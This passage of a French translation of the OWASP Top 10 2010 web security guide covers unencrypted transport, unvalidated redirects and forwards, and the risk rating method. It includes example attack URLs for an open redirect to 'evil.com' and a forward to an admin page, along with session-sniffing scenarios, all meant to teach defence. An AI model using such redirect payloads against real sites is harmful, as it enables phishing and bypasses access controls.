Scénario #1 : Un site n'utilise pas SSL pour les pages nécessitant une authentification. L'attaquant surveille simplement le trafic réseau (comme un réseau sans fil ouvert ou un réseau câblé) et observe un cookie de session d'un utilisateur authentifié. L'attaquant peut alors réutiliser ce cookie afin d'obtenir la session de l'utilisateur.

Scénario #2 : Un site possédant un certificat SSL mal configuré qui provoque des avertissements dans le navigateur. Les utilisateurs sont contraints d'accepter ces avertissements pour utiliser le site, rendant ainsi de tels avertissements banaux. Les attaques de type phishing utilisant des sites sosies provoquent également de tels avertissements. Les utilisateurs habitués à accepter des avertissements, les acceptent et fournissent ainsi des mots de passe ou d'autres données personnelles.

Scénario #3 : Un site utilise simplement la norme ODBC/JDBC pour la connexion à la base de données, sans réaliser que tout le trafic est en clair.

Références

OWASP

Pour un ensemble plus complet d'exigences et des problèmes à éviter, voir ASVS requirements on Communications Security (V10).


- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS Testing

Externes

- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

A10

Redirections et Renvois non validés



Considérez toute personne pouvant tromper les utilisateurs lors d'une requête à votre site web. N'importe quel site web ou autre flux HTML utilisé peut en être la cible.

L'attaquant crée des liens vers des redirections non validées et invite les utilisateurs à cliquer dessus. Les victimes sont enclins à cliquer sur ces liens, puisqu'ils pointent vers un site valide. L'attaquant utilise les renvois (forwards) non sûrs pour contourner des contrôles de sécurité.

Les applications utilisent fréquemment les redirections et les renvois pour rediriger les utilisateurs vers d'autres pages. Parfois la page cible est spécifiée dans un paramètre non validé, permettant à un attaquant de choisir la page de destination.

La détection de redirections non vérifiées est facile : recherchez des redirections où l'URL complète peut être modifiée. La détection de renvois non vérifiés est plus compliquée puisqu'ils ciblent des pages internes.

De telles redirections peuvent permettre l'installation de logiciels malveillants ou l'usurpation d'informations sensibles de l'utilisateur. Des renvois non sûrs peuvent permettre de contourner les contrôles d'accès.

Considérez la valeur métier associée à la confiance des utilisateurs.

Qu'adviendrait-il s'ils étaient piégés par un logiciel malveillant?

Qu'adviendrait-il si un attaquant avait accès à des fonctions internes?

Suis-je vulnérable?

La meilleure façon de vérifier si une application possède des redirection ou renvois non validés est de :

1.Examiner le code pour toutes les utilisations de redirections ou de renvois (appelé transferts en .NET). Dans chaque cas, identifiez si l'URL cible est incluse dans les paramètres. Le cas échéant, vérifiez que le(s) paramètre(s) sont validés pour contenir seulement une destination autorisée ou un élément d'une destination autorisée.

2.Parcourir le site, afin de vérifier s'il génère des redirections (codes HTTP 300-307, typiquement 302). Regarder si les paramètres fournis avant la redirection semblent être une URL cible ou un élément de cette URL. Le cas échéant, changer l'URL cible et observer si le site redirige vers la nouvelle cible.

3.Si le code n'est pas disponible, vérifier tous les paramètres pour voir s'ils semblent contribuer à une redirection ou à un renvoi et tester ceux qui y contribuent.

Comment empêcher cette attaque?

L'utilisation sûre des redirections et des renvois peut être réalisée de différentes façons :

1.N'utilisez simplement pas les redirections et les renvois.

2.Si ils sont utilisés, n'incluez pas de paramètres utilisateurs dans la construction de la destination. Ceci est tout à fait réalisable!

3.Si les paramètres de destination ne peuvent pas être évités, veillez à vérifier que les données saisies soient valides et autorisées pour l'utilisateur. Il est recommandé que tous les paramètres de destination aient une valeur abstraite plutôt que l'URL ou une portion de l'URL, et que la traduction de la valeur abstraite en l'URL cible soit assurée par le serveur. Les applications peuvent utiliser ESAPI pour bénéficier de la fonction sendRedirect() permettant de s'assurer que les redirections soient sûres.

Eviter de telles failles est extrêmement important car elle sont la cible favorite des hameçonneurs (phishers) tentant de gagner la confiance des utilisateurs.

Exemple de scénarios d'attaque

Scénario #1 : L'application possède une page nommée "redirect.jsp" prenant en compte un seul paramètre nommé "url". L'attaquant crée une URL malveillante redirigeant les utilisateurs vers un site réalisant du hameçonnage (*phishing*) ou installant des logiciels malveillants (*malware*).

http://www.example.com/redirect.jsp?url=evil.com

Scénario #2 : L'application utilise des renvois pour acheminer des requêtes entre différentes parties du site. Pour faciliter cela, certaines pages utilisent un paramètre indiquant vers quelle page l'utilisateur doit être dirigé en cas de succès de la transaction. Dans ce cas, l'attaquant crée une URL satisfaisant les contrôles d'accès de l'application et le dirigeant ensuite vers une fonction administrateur à laquelle il ne devrait pas avoir accès.

http://www.example.com/boring.jsp?fwd=admin.jsp

Références

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

Externes

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects

+D Concernant les Développeurs

Créez et utilisez une bibliothèque complète de Contrôles de Sécurité communs

Que vous soyez débutant ou déjà très expérimenté dans la sécurité des applications web, il peut s'avérer difficile de réaliser une nouvelle application web, ou bien d'en sécuriser une existante. Et la complexité explose si vous devez intervenir sur un grand nombre d'applications.

De nombreuses ressources OWASP sont disponibles en open-source

L'OWASP met gratuitement à disposition un grand nombre de ressources, afin d'aider les organisations et les développeurs à améliorer la sécurité de leurs applications web avec efficacité et à moindre coût. Les exemples ci-dessous illustrent les domaines où l'OWASP peut vous aider à sécuriser vos applications web, complétés dans les pages suivantes par d'autres ressources relatives à la validation et à l'audit de sécurité.

Exigences de Sécurité des Applications

- Pour faire une application sécurisée, vous devez d'abord préciser ce que *sécurité* veut dire. L'OWASP vous recommande d'utiliser son guide Application Security Verification Standard (ASVS) pour définir les exigences de sécurité de vos applications. En cas de sous-traitance, l'annexe OWASP Secure Software Contract Annex est conseillée.

Architecture Sécurisée

- Il est beaucoup plus rentable de développer une application en la sécurisant dès sa conception plutôt que de combler ses faiblesses a posteriori. L'OWASP vous recommande son guide "OWASP Developer's Guide" pour vous aider à concevoir votre application en s'attachant à sa sécurité dès les premiers instants du projet.

Contrôles de Sécurité Standards

- Il est très difficile d'écrire des contrôles de sécurité robustes et compréhensibles à la fois. L'OWASP vous conseille d'utiliser le projet OWASP Enterprise Security API (ESAPI) comme template pour la sécurisation des interfaces de vos applications web. L'ensemble des contrôles standards qu'il contient facilitera grandement votre développement d'applications en Java, .NET, PHP, Classic ASP, Python et ColdFusion.

Cycle de Développement Sécurisé

- L'OWASP recommande le Modèle OWASP Software Assurance Maturity Model (SAMM), qui permet aux organisations de définir et de mettre en œuvre une Stratégie de Sécurité adaptée à leurs risques spécifiques, améliorant ainsi leur processus de réalisation d'applications sécurisées.

Tutoriaux de Sécurité

- Le projet OWASP Education Project fournit un grand nombre de cours pour former au développement d'applications sécurisées, de même qu'une collection de présentations OWASP Education Presentations. Pour vous entraîner à chercher des vulnérabilités, attaquez le serveur OWASP WebGoat ! Enfin, pour vous tenir informé, participez à une OWASP AppSec Conference, ou à une réunion de votre chapitre OWASP local.

Il y a beaucoup d'autres ressources OWASP disponibles. Merci de consulter la page OWASP projects page, qui liste l'ensemble des projets OWASP, classés par niveau de qualité (alpha, béta, ou release).La plupart des ressources OWASP sont disponibles sur notre wiki, et de nombreux documents peuvent être commandés sous une forme imprimée.

+V Concernant les Valideurs

Soyez organisé

Pour valider la sécurité d'une application que vous développez ou que vous envisagez d'acheter, l'OWASP vous recommande de contrôler son code source (si il est disponible), mais aussi de lui faire passer un test de pénétration. L'OWASP vous conseille d'ailleurs d'appliquer les deux techniques aussi souvent que nécessaire : étant complémentaires, leur synergie vous offrira un résultat supérieur à leurs points forts respectifs. Pour un analyste expérimenté, les outils d'aide à la validation peuvent améliorer son efficacité et la pertinence de ses résultats. Les outils d'évaluation de l'OWASP sont focalisés sur la manière d'aider les experts à chercher plus efficacement, plutôt que de pousser l'automatisation de l'analyse elle-même.

Normalisez comment vous vérifiez la Sécurité Applicative Web: l'OWASP a réalisé la méthode de validation "Application Security Verification Standard" (ASVS) pour aider les entreprises à améliorer la cohérence et la rigueur de leurs évaluations de Sécurité des Applications Web : ce document définit une méthode standard minimale de validation de la Sécurité pour la conduite de ces évaluations . L'OWASP vous recommande d'utiliser ASVS comme guide pour savoir ce qu'il faut rechercher lors de la vérification de la Sécurité d'une Application Web, mais aussi quelles sont les techniques les plus appropriées au besoin, et comment choisir et définir le niveau d'exigence lors de la vérification de la Sécurité d'une Application Web. L'OWASP vous recommande également d'utiliser ASVS pour vous aider à définir et choisir les options des services en ligne de demande d'évaluation que vous pourriez contracter auprès d'un fournisseur tiers.

Outils d'évaluation: Le projet Live CD de l'OWASP a réuni certains des meilleurs outils de sécurité Open Source dans un environnement bootable unique. Les développeurs web, testeurs et professionnels de la sécurité peuvent booter sur ce CD Live et avoir immédiatement accès à une gamme complète de tests de sécurité. Aucune installation ou configuration n'est nécessaire pour utiliser les outils fournis sur ce CD.

Audit de Code

Faire une Revue de Code est le meilleur moyen de vérifier qu'une application est bien sécurisée. Faire des tests ne sert qu'à prouver qu'une application n'est *pas* sécurisée.

Audit du Code: en complément du OWASP Devoloper's Guide et du OWASP Testing Guide, l'OWASP a développé l'OWASP Code Review Guide, afin d'aider les développeurs et les spécialistes de la sécurité des applications à comprendre comment réussir à sécuriser efficacement une Application Web par la revue de son code. Il y a de nombreux problèmes potentiels de Sécurité dans les Applications Web, comme par exemple les vulnérabilité aux injections, qui sont bien plus faciles à trouver par Revue de Code que par des tests d'attaques externes.

Outils d'Audit de Code: l'OWASP a réalisé des avancées prometteuses pour assister les experts dans leurs Revues de Code, mais ces outils n'en sont encore qu'à leurs débuts. Bien que les auteurs de ces outils les utilisent couramment pour effectuer leurs propres Revues de Code, les non-initiés les trouveront encore un peu difficile d'accès. On peut citer par exemple CodeCrawler, Orizon, et O2.

Tests de Sécurité et de Pénétration

Test de l'application: OWASP a réalisé le Testing Guide afin d'aider les développeurs et les spécialistes de la sécurité des applications à comprendre comment réussir à valider efficacement la Sécurité de leurs Applications Web. Ce guide énorme, qui a eu de nombreux contributeurs, couvre un large spectre de techniques de Tests de Sécurité des Applications Web. Tout comme les Revues de Code, les Tests de Sécurité ont leurs points forts : il est par exemple très convaincant de prouver qu'une Application Web n'est pas sécurisée en démontrant une attaque. Les Tests peuvent également détecter de nombreuses failles liées à l'infrastructure, invisibles à la Revue de Code puisqu'étrangères à l'application elle-même.

Outils de Tests de Pénétration: WebScarab, qui est l'un des outils les plus utilisés de l'OWASP, est un proxy intercepteur pour le test des Applications Web. Il permet à l'auditeur de visualiser toutes les requêtes de l'Application Web, ce qui permet de comprendre son fonctionnement interne, il peut ensuite envoyer des requêtes modifiées afin de voir si elles sont traitées avec Sécurité. Cet outil est particulièrement efficace pour trouver des failles de cross-scripting, d'authentification ou de contrôle d'accès.

+O Concernant les Entreprises

Lancez dès maintenant votre programme de Sécurisation des Applications

La Sécurité des applications n'est plus optionnelle. Positionnées entre les attaques toujours plus nombreuses et les contraintes de la loi, les organisations doivent posséder les compétences pour réussir à sécuriser leurs Applications Web. Étant donné le nombre impressionnant d'applications et de lignes de code qui sont déjà en production, de nombreuses organisations se démènent pour traiter cet énorme volume de vulnérabilités. L'OWASP recommande aux organisations de mettre en place un programme de Sécurisation des Applications afin de mieux comprendre et d'améliorer la sécurité de leur portefeuille d'applications. Atteindre cet objectif de Sécurité nécessite de faire collaborer efficacement de nombreuses équipes d'une même organisation : la sécurité, l'audit, le développement de logiciels, mais aussi le management commercial et exécutif. Cet objectif de Sécurité doit clairement être affiché, afin que ces différents acteurs puissent prendre connaissance et comprendre quel est le positionnement de l'organisation sur la Sécurité. Il faut enfin mettre en avant les activités et les résultats qui aident à améliorer concrètement la sécurité de l'entreprise en s'attaquant à la réduction des risques avec les méthodes les plus rentables. Les programmes efficaces de Sécurisation mettent en œuvre les activités incontournables ci-dessous :

Première Etape

- Établissez un programme de Sécurité des Applications et faîtes-le approuver.
- Faîtes une étude de vos lacunes en comparant votre organisation à ses semblables pour identifier vos principaux axes d'amélioration et définir un plan d'action.
- Obtenez l'approbation du management, et mettez en place une campagne de sensibilisation à la Sécurité dans toutes les parties de votre organisation concernées par l'informatique.

Faire un Inventaire Orienté Risque

- Faîtes l'inventaire de vos Applications et classez-les en fonction de leurs risques inhérents.
- Créez un modèle de document d'analyse de risque pour évaluer et classer vos Applications. Créez des règles d'assurance qualité pour définir la couverture et le niveau de durcissement requis.
- Définissez un modèle commun de niveaux de risques, s'appuyant sur un ensemble cohérent de probabilités et d'impacts, et représentatif de l'approche de gestion des risques de votre organisation.

Permettre une Base Solide

- Définissez un recueil de directives et de standards, qui sera le référentiel de Sécurité auquel devront adhérer toutes les équipes de développement.
- Associez-y un ensemble de contrôles de Sécurité réutilisables, et fournissez la documentation qui explique comment les utiliser pendant le design et le développement.
- Définissez un cursus de formation obligatoire à la Sécurité des Applications, qui sera adapté aux différents rôles et domaines des métiers du développement.

Intégrer la Sécurité dans les Process Existants

- Ajoutez des tâches d'implémentation et de vérification de la Sécurité dans vos processus opérationnels et de développement, comme par exemple l'étude des menaces, design et revue de design, audit, codage et revue de code orientés Sécurité, tests de pénétration, mise en conformité, etc...
- Mettez en place les experts techniques et le support nécessaire pour assurer la réussite du développement et des équipes projet.

Offrir de la Visibilté de Gestion

- Managez grâce aux métriques. Décidez des évolutions et des activités de fond en fonction des retours terrain et de leur analyse. Par exemple, le respect des consignes et des tâches de sécurité, les vulnérabilités introduites et résolues, la couverture des applications, etc...
- Analysez les remontées du développement et de la validation pour identifier la cause des problèmes et la raison des vulnérabilités, dans le but de lancer des améliorations dans l'entreprise, tant sur le plan stratégique qu'organisationnel.

+R Remarques au sujet des risques

Il s'agit de Risques, Non de Failles

Si les versions précédentes du Top 10 de l'OWASP mettaient en avant l'identification des "vulnérabilités" les plus communes, ces documents ont jusqu'à présent toujours été construits autours des risques associés. Ceci a eu pour effet de créer quelques confusions compréhensibles chez ceux qui cherchaient une taxinomie hermétique des failles. Cette version clarifie le rôle central du risque dans le Top 10 en étant plus explicite sur la façon dont les éléments menaçants, vecteurs d'attaques, failles, impacts techniques, et impacts métiers se combinent pour produire des risques.


Pour ce faire, une méthodologie de classement des Risques a été spécifiquement développée pour le Top 10, basée sur la méthodologie OWASP Risk Rating Methodology. Pour chaque item du Top 10, nous avons estimé le risque type introduit par les failles les plus communes auprès d'une application web typique en regardant les facteurs de probabilités et d'impact moyens de chacune de ces failles. Nous avons classé le Top 10 en fonction des failles qui présentent le risque le plus significatif pour une application.

La méthodologie OWASP Risk Rating Methodology définie de nombreux facteurs pour aider à calculer le risque associé à une vulnérabilité identifiée. Cependant, le Top 10 parle de généralités et non de vulnérabilités spécifiques à des applications réelles. Il ne nous est donc pas possible d'être aussi précis que le responsable d'un système dans l'estimation des risques pesant sur leur(s) application(s). Nous ne connaissons ni l'importance de vos applications, ni celle de vos données, ni vos menaces, ni comment votre système a été construit, ni comment il est géré.

Pour chaque faille identifiée, notre méthodologie inclut trois facteurs de probabilité (prévalence, détection, exploitabilité) et un facteur d'impact (technique). La prévalence d'une faille est un facteur que vous n'avez typiquement pas à calculer. Pour les données de prévalence, des entreprises d'horizons variés nous ont fourni leur statistiques que nous avons rassemblées et moyennées pour obtenir la liste Top 10 des probabilités d'existence des failles classées par prévalence. Ensuite, chaque donnée de prévalence a été combinée avec les deux autres facteurs de probabilités (détection et exploitabilité) pour calculer un taux de vraisemblance de chaque faille. Enfin, ce taux a été multiplié par l'impact technique moyen que nous avons estimé pour aboutir à un classement du risque global de chaque item du Top 10.

Notez que cette approche ne tient pas compte des probabilités des menaces. Elle ne considère pas non plus les nombreux détails techniques propres à vos applications. Tous ces facteurs peuvent pourtant avoir une incidence significative sur la probabilité offerte à un attaquant de trouver et d'exploiter une vulnérabilité particulière. Ce classement ne tient pas compte non plus de l'impact effectif sur votre métier. Votre entreprise devra statuer sur le niveau de risque sécurité qu'elle est en mesure d'accepter de ses applications. Le Top 10 n'a pas pour but de faire cette analyse de risque à votre place.

En guise d'exemple, le schéma suivant illustre notre calcul de risque pour l'item A2: Cross-Site Scripting. Notez que les failles XSS sont si fréquentes que ce sont les seules à avoir une fréquence « TRES REPANDUE ». Tout les autres risques sont classés de répandu à peu commun (valeurs 1 à 3).



+F Details sur les facteurs de risques

Résumé des Facteurs de Risques du Top 10

Le tableau ci-dessous présente un résumé du Top 10 2010 des Risques de Sécurité des Applications, ainsi que les facteurs de risque que nous avons attribués à chaque risque. Ces facteurs sont issus des données statistiques disponibles et de l'expérience de l'équipe de l'OWASP. Pour comprendre les risques pesant sur une application ou une entreprise, vous devez tenir compte de vos propres menaces et impacts métiers. Même les failles logicielles flagrantes ne devraient pas représenter un risque sérieux s'il n'existe aucun élément de menace en position de mener une attaque ou si l'impact métier est négligeable pour les biens en jeux.

RISQUE	Eléments Menaçants	Vecteurs d'Attaque	Faille de Sécurité		Impacts Techniques	Impacts Métier
		Exploitabilité	Prédominance	Détection	Impact	
A1-Injection		FACILE	COMMUNE	DIFFICILE	SEVERE	
A2-XSS		DIFFICILE	TRES REPANDUE	FACILE	MODERE	
A3-Authent		DIFFICILE	COMMUNE	DIFFICILE	SEVERE	
A4-DOR		FACILE	COMMUNE	FACILE	MODERE	
A5-CSRF		DIFFICILE	REPANDUE	FACILE	MODERE	
A6-Config		FACILE	COMMUNE	FACILE	MODERE	
A7-Crypto		MOYENNE	PEU COMMUNE	MOYENNE	SEVERE	
A8-Accès URL		FACILE	PEU COMMUNE	DIFFICILE	MODERE	
A9-Transport		MOYENNE	COMMUNE	FACILE	MODERE	
A10-Redirections		DIFFICILE	PEU COMMUNE	FACILE	MODERE	

Autres Risques à Considérer

Le Top 10 couvre de nombreux domaines, cependant d'autres risques sont à considérer et à évaluer dans votre entreprise. Quelques uns apparaissaient dans les versions précédentes du Top 10, d'autres non, parmi lesquels les nouvelles techniques d'attaque qui apparaissent en permanence. Exemple d'autres risques importants de sécurité applicatifs (listés par ordre alphabétique) que vous devriez également considérer:

- Le Clickjacking (Technique d'attaque récente découverte en 2008)
- Les accès concurrentiels
- Les dénis de service (Entrée A9 du Top 10 2004)
- Les fuites d'information et la mauvaise gestion des erreurs (Inclus dans l'entrée A6 du Top 10 2007)
- Le manque de mesures d'anti-automatisation
- La gestion insuffisante des logs et de l'imputabilité (liées à l'entrée A6 du Top 10 2007)
- Le manque de détection d' intrusion et de réponse à intrusion
- L'exécution de fichiers malicieux (Entrée A3 du Top 10 2007)

LES ICONES CI-DESSOUS REPRESENTENT LES DIFFERENTES VERSIONS DISPONIBLES POUR LE TITRE DE CET OUVRAGE

ALPHA: Le contenu de « Qualité Alpha » est un brouillon de travail. C'est une esquisse en développement jusqu'au niveau de publication supérieur.

BETA: Le contenu de « Qualité Beta » correspond au niveau de publication suivant. Il reste en développement jusqu'à la prochaine publication.

RELEASE: Le contenu de « Qualité Release » et le niveau de qualité le plus haut dans le cycle de vie d'un livre, c'est un produit finalisé.

OWASP
The Open Web Application Security Project

L'Open Web Application Security Project (OWASP) est une communauté mondiale libre et ouverte focalisée sur l'amélioration de la sécurité des applications logicielles. Notre mission est de rendre la sécurité des applications "visible", pour que les particuliers et les entreprises puissent prendre des décisions tenant compte des risques de sécurité liés aux applications. Chacun est libre de participer à l'OWASP et toutes nos ressources sont disponibles sous licence libre et gratuite. La fondation OWASP est une association à but non lucratif de type 501c3 qui garantit la disponibilité future et le support de nos travaux.